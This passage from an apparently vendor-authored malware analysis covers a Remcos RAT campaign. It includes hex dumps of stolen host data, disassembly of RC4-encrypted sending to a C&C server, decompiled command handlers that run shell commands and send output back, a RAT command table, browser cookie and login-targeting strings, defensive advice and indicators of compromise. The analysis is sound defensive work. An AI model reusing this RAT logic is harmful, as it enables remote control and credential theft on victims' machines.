00507489 64 64 6E 65 77 7C 63 6D 64 7C 48 6F 73 74 7C 63 ddnew|cmd|Host|c
00507499 6D 64 7C 43 00 6F 00 6D 00 70 00 75 00 74 00 65 md|C o m p u t e
005074A9 00 72 00 5F 00 4E 00 61 00 6D 00 65 00 2F 00 55  r _ N a m e / U
005074B9 00 73 00 65 00 72 00 5F 00 4E 00 61 00 6D 00 65  s e r _ N a m e
005074C9 00 7C 63 6D 64 7C 55 53 7C 63 6D 64 7C 57 69 6E  |cmd|US|cmd|Win
005074D9 64 6F 77 73 20 37 20 55 6C 74 69 6D 61 74 65 20 dows 7 Ultimate 
005074E9 4E 20 28 33 32 20 62 69 74 29 7C 63 6D 64 7C 7C N (32 bit)|cmd||
005074F9 63 6D 64 7C 33 32 32 30 36 39 32 39 39 32 7C 63 cmd|3220692992|c
00507509 6D 64 7C 31 2E 37 20 50 72 6F 7C 63 6D 64 7C 43 md|1.7 Pro|cmd|C
00507519 3A 5C 55 73 65 72 73 5C 55 73 65 72 5F 4E 61 6D :\Users\User_Nam
00507529 65 5C 41 70 70 44 61 74 61 5C 52 6F 61 6D 69 6E e\AppData\Roamin
00507539 67 5C 72 65 6D 63 6F 73 5C 6C 6F 67 73 2E 64 61 g\remcos\logs.da
00507549 74 7C 63 6D 64 7C 43 3A 5C 55 73 65 72 73 5C 55 t|cmd|C:\Users\U
00507559 73 65 72 5F 4E 61 6D 65 5C 41 70 70 44 61 74 61 ser_Name\AppData
00507569 5C 52 6F 61 6D 69 6E 67 5C 72 65 6D 63 6F 73 5C \Roaming\remcos\
00507579 72 65 6D 63 6F 73 2E 65 78 65 7C 63 6D 64 7C 7C remcos.exe|cmd||
00507589 63 6D 64 7C 56 00 4D 00 50 00 20 00 2D 00 20 00 cmd|V M P   -  
00507599 5B 00 43 00 50 00 55 00 20 00 2D 00 20 00 6D 00 [ C P U   -   m
005075A9 61 00 69 00 6E 00 20 00 74 00 68 00 72 00 65 00 a i n   t h r e
005075B9 61 00 64 00 2C 00 20 00 6D 00 6F 00 64 00 75 00 a d ,   m o d u
005075C9 6C 00 65 00 20 00 72 00 65 00 6D 00 63 00 6F 00 l e   r e m c o
```

Figure 25. Clear text data collected by Remcos, where "|cmd|" is the delimiter



```
.text:0040258D
.text:0040258D loc_40258D:
.text:0040258D lea     ecx, [ebp+arg_0]
.text:00402590 call    ds:?length@?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QBEIXZ ;
.text:00402596 push    eax
.text:00402597 lea     ecx, [ebp+arg_0]
.text:0040259A call    ds:?data@?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QBEPBDXZ ;
.text:004025A0 push    eax
.text:004025A1 lea     eax, [ebp+var_24]
.text:004025A4 push    eax
.text:004025A5 mov     ecx, offset unk_415288
.text:004025AA call    RC4
.text:004025AF push    0               ; flags
.text:004025B1 lea     ecx, [ebp+arg_0]
.text:004025B4 call    ds:?length@?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QBEIXZ ;
.text:004025BA push    eax             ; len
.text:004025BB lea     ecx, [ebp+var_24]
.text:004025BE call    ds:?c_str@?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QBEPBDXZ ;
.text:004025C4 push    eax             ; buf
.text:004025C5 push    [ebp+s]         ; s
.text:004025C8 call    send            ; #API: send()
.text:004025CD lea     ecx, [ebp+var_24]
.text:004025D0 mov     esi, eax
.text:004025D2 call    ds:??1?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QAE@XZ ; .
```

Figure 26. Data is encrypted and sent to C&C server



```
00287659 1B 84 D5 B0 5D F4 C4 93 C5 30 C2 0A 8C DA B1 FD ←ä╒░]⌠─ô┼0┬◙î┌▒²
00287669 C8 CB 00 2A F3 0F 16 2A 2B B1 90 01 20 B9 D6 65 ╚╦ *≤☼▬*+▒É☺ ╣╓e
00287679 B6 E8 EF 49 0D 6E AF 6C 36 6C AD 0F 72 3B 00 AA ╢Φ∩I♪n»l6l¡☼r; ¬
00287689 77 C2 1D 7A 2E 53 69 47 12 12 75 A4 DD E3 8E 7F w┬↔z.SiG↕↕uñ▌πÄ⌂
00287699 B4 67 F4 38 BF 4B BD B1 92 5E AD 71 62 59 81 23 ┤g⌠8┐K╜▒Æ^¡qbYü#
002876A9 FB F8 24 6E 42 41 E1 27 16 00 7E 1E C9 D6 39 6A √°$nBAß'▬ ~▲╔╓9j
002876B9 42 42 92 41 5D B6 53 61 44 9C C8 C7 31 76 1D 3A BBÆA]╢SaD£╚╟1v↔:
002876C9 97 FA 74 BE EA 45 0C F3 00 B3 74 33 B4 38 86 1E ù·t╛ΩE♀≤ │t3┤8å▲
002876D9 47 29 97 1D 86 83 F5 1A 1A 45 5E 47 70 09 40 4B G)ù↔åâ⌡→→E^Gp○@K
002876E9 1E 1B 26 84 00 68 50 52 84 E0 20 73 C3 E1 CB 1A ▲←&ä hPRäα s├ß╦→
002876F9 6C FC D0 91 07 1C 87 B7 0D 50 D6 3E 13 E7 92 BD lⁿ╨æ•∟ç╖♪P╓>‼τÆ╜
00287709 F8 5B EF 03 6B 58 66 92 57 88 DB 67 02 EF B3 5E °[∩♥kXfÆWê█g☻∩│^
00287719 2E AA 17 1B 32 26 6E 88 45 8E D2 F6 16 C4 FA B4 .¬↨←2&nêEÄ╥÷▬─·┤
00287729 B9 EA D8 BC 81 DD DC 12 C4 C6 F9 99 FE 51 50 00 ╣Ω╪╝ü▌▄↕─╞∙Ö■QP
00287739 19 BE 44 65 29 53 57 D9 A9 A0 09 2C C3 7C B1 0F ↓╛De)SW┘⌐á○,├|▒☼
00287749 43 50 A3 E6 7B 4F AF 48 7B 94 E8 F9 62 8B 67 35 CPúµ{O»H{öΦ∙bïg5
00287759 70 3B 2E A1 B5 DE 1A 34 3F A0 11 03 8A 8A 08 63 p;.í╡▐→4?á◄♥èè◘c
00287769 94 6A 94 70 E2 B6 17 B6 6D 93 D6 54 30 C4 AE 01 öjöpΓ╢↨╢mô╓T0─«☺
00287779 DA 2B DC EC 9D 7F 65 7D 33 FF 49 2A 7D 39 1F B7 ┌+▄∞¥⌂e}3 I*}9▼╖
00287789 08 C2 9D B7 D5 A9 10 EB 7F 6B 2B 1C 79 D0 C5 3A ◘┬¥╖╒⌐►δ⌂k+∟y╨┼:
00287799 DD F9 A8 C7 ED 67 50 E3 1E B7 07 1F E2 A7 63 8D ▌∙¿╟φgPπ▲╖•▼Γºcì
002877A9 BC EC 2F 7D 0B 76 AA 65 63 9B F6 42 C3 7F 0F B3 ╝∞/}♂v¬ec¢÷B├⌂☼│
002877B9 61 A6 3B D1 F5 49 4A 6E 21 F6 0E 61 75 35 4C C7 aª;╤⌡IJn!÷♫au5L╟
002877C9 71 32 9E E1 45 A3 74 6D 42 47 38 E7 17 87 B2 8B q2₧ßEútmBG8τ↨ç▓ï
002877D9 F1 42 AA C4 01 A4 55 1C AB CD DD 99 D2 01 AC 93 ±B¬─☺ñU∟½═▌Ö╥☺¼ô
002877E9 62 95 79 E8 0A B3 FD 3E 29 32 A5 8A 5B 74 15 19 bòyΦ◙│²>)2Ñè[t§↓
002877F9 ED 07 1A 00 8F 39 6D 86 69 14 E4 BF AD 2F 0A C9 φ•→ Å9måi¶Σ┐¡/◙╔
00287809 BA 43 24 D4 F7 AD BA 0D F0 AD BA 0D F0 AD BA EE ║C$╘≈¡║♪≡¡║♪≡¡║ε
00287819 AB AB AB AB AB AB AB AB FE EE FE EE FE EE FE 00 ½½½½½½½½■ε■ε■ε■
00287829 00 00 00 00 00 00 00 43 7F 1F 99 0F 9D 00 00 C4        C⌂▼Ö☼¥  ─
```


Figure 27. Encrypted data

The following list shows some of the commands supported by the malware:

Commands	Description
Clipboarddata Getclipboard Setclipboard Emptyclipboard	Clipboard manager
deletefile	Delete file(s)
downloadfromurltofile	Download a file from specified URL and execute it on an infected system
execcom	Execute a shell command
filemgr	File manager
getproclist	List the running processes
initremscript	Execute remote script from C&C
keyinput	Keylogger
msgbox	Display a message box on an infected system
openaddress	Open a specified website
OSpower	Shutdown, restart, etc.
ping	Ping an infected system (used for network check)
prockill	Kill a specific process
regopened regcreatekey regeditval regdelkey regdelval regopen initregedit	Add, edit, rename, or delete registry values and keys
scrcap	Screen capture
sendfiledata	Upload data to C&C server
uninstall	Uninstall itself from an infected system


Table 1. Remcos RAT commands

The “consolecmd” command shown in the next figure, for instance, is used to execute shell commands on an infected system:



```
v177 = "execcom";
if ( (unsigned __int8)std::operator==(&v202) )
{
  v177 = (char *)5;
  v54 = sub_401289(1);
  v55 = (const CHAR *)std::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(v54);
  WinExec(v55, (UINT)v177);
  goto LABEL_99;
}
v177 = "consolecmd";
if ( (unsigned __int8)std::operator==(&v202) )
{
  v56 = sub_401289(1);
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::char_traits<char>,std::
    &v174,
    v56);
  sub_40E8B9(&v198, v174);
  v173 = &v198;
  DstBuf = &v174;
  v57 = std::operator+(&v196, "cmdoutput", &unk_415268);
  std::operator+(DstBuf, v57);
  SEND_DATA_sub_402198((SOCKET *)&unk_415A30, v174, v175, v176, (int)v177);
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string<char,std::char_traits<char>,std
  v28 = &v198;
  goto LABEL_16;
}
v177 = "openaddress";
if ( (unsigned __int8)std::operator==(&v202) )
{
  v177 = (char *)1;
  v176 = 0;
  v175 = 0;
  v58 = sub_401289(1);
  v59 = (const CHAR *)std::basic_string<char,std::char_traits<char>,std::allocator<char>>::c_str(v58);
  ShellExecuteA(0, "open", v59, (LPCSTR)v175, (LPCSTR)v176, (INT)v177);
  goto LABEL_99;
}
v177 = "initializescrcap";
if ( (unsigned __int8)std::operator==(&v202) )
{
```

Figure 28. Some examples of Remcos RAT’s commands



```
                405f23      [Cleared all cookies & stored logins!]
◢ sub_405D53 (4)
                405d6a      Cookies
                405e4f      [IE cookies cleared!]
                405d6f      Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
                405dba      [IE cookies not found]
◢ sub_405AFB (5)
                405b27      \AppData\Roaming\Mozilla\Firefox\Profiles\
                405d1d      [Firefox Cookies not found]
                405c5f      \cookies.sqlite
                405ce6      [Firefox cookies found, cleared!]
                405b33      UserProfile
◢ sub_4057B6 (6)
                405986      \key3.db
                405941      \logins.json
                405abc      [Firefox StoredLogins cleared!]
                405a62      [Firefox StoredLogins not found]
                4057fc      UserProfile
                4057f0      \AppData\Roaming\Mozilla\Firefox\Profiles\
◢ sub_4056EC (4)
                405791      [Chrome Cookies found, cleared!]
                405758      [Chrome Cookies not found]
                4056f6      \AppData\Local\Google\Chrome\User Data\Default\Cookies
                4056fc      UserProfile
◢ sub_405622 (4)
                40562c      \AppData\Local\Google\Chrome\User Data\Default\Login Data
                40568e      [Chrome StoredLogins not found]
                4056c7      [Chrome StoredLogins found, cleared!]
                405632      UserProfile
◢ sub_405142 (2)
```

Figure 29. Browser/cookie-stealing feature

After analyzing this Remcos variant — its configuration data, communication mechanism, and functionalities — we saw that it had many similarities with its older variant (detected as Backdoor.Win32.Remcosrat.A). However, this particular campaign delivers Remcos using an AutoIt wrapper, which incorporates different obfuscation and anti-debugging techniques to avoid detection.

Prevention and Trend Micro Solutions

To defend against threats like Remcos RAT that use email-based attacks, we advise users to refrain from opening unsolicited emails — especially those with attachments — from unknown sources. Users should also exercise caution before clicking on URLs to avoid being infected with malware. For enterprises, if an anomaly is suspected in the system, report the activity to the network administrator immediately. We also recommend these best practices for added protection:

- Learn how to identify phishing emails and spot indicators of unwanted emails (i.e., misspellings, odd vocabulary)
- Update applications and systems regularly
- Apply whitelisting, block unused ports, and disable unused components
- Monitor traffic in the system for any suspicious behavior

Implementing security solutions with anti-spam filtering should weed out spam messages such as the one discussed here. The use of a multilayered solution such as Trend Micro™ Deep Discovery™ will help provide detection, in-depth analysis, and proactive response to today's stealthy malware such as Remcos RAT, and targeted attacks in real-time. It provides a comprehensive defense tailored to protect organizations against targeted attacks and advanced threats through specialized engines, custom sandboxing, and seamless correlation across the entire attack lifecycle. Trend Micro™ Deep Discovery™ Inspector prevents malware from reaching end users. For a more comprehensive security suite, organizations can consider the Trend Micro™ Cloud App Security™ solution, which employs machine learning (ML) in web reputation and URL dynamic analysis. The solution can also detect suspicious content in the message body and attachments as well as provide sandbox malware analysis and document exploit detection.

Indicators of Compromise (IoCs)

File Name and Email Address	**Note**	**SHA-256 Hash**	**Trend Micro Pattern D**
Purchase order201900512.ace	Email attachment (ACE)	cf624ccc3313f2cb5a55d3a3d7358b4bd59aa8de7c447cdb47b70e954ffa069b	Backdoor.Win32.REMC
Boom.exe (Loader/Wrapper)	ACE file content (Win32 EXE)	1108ee1ba08b1d0f4031cda7e5f8ddffdc8883db758ca978a1806dae9aceffd1	Backdoor.Win32.REMC
remcos.ex$	Remcos RAT (Win32 EXE)	6cf0a7a74395ee41f35eab1cb9bb6a31f66af237dbe063e97537d949abdc2ae9	BKDR_SOCMER.SM
rud-division@alkuhaimi[.]com	Sender ID		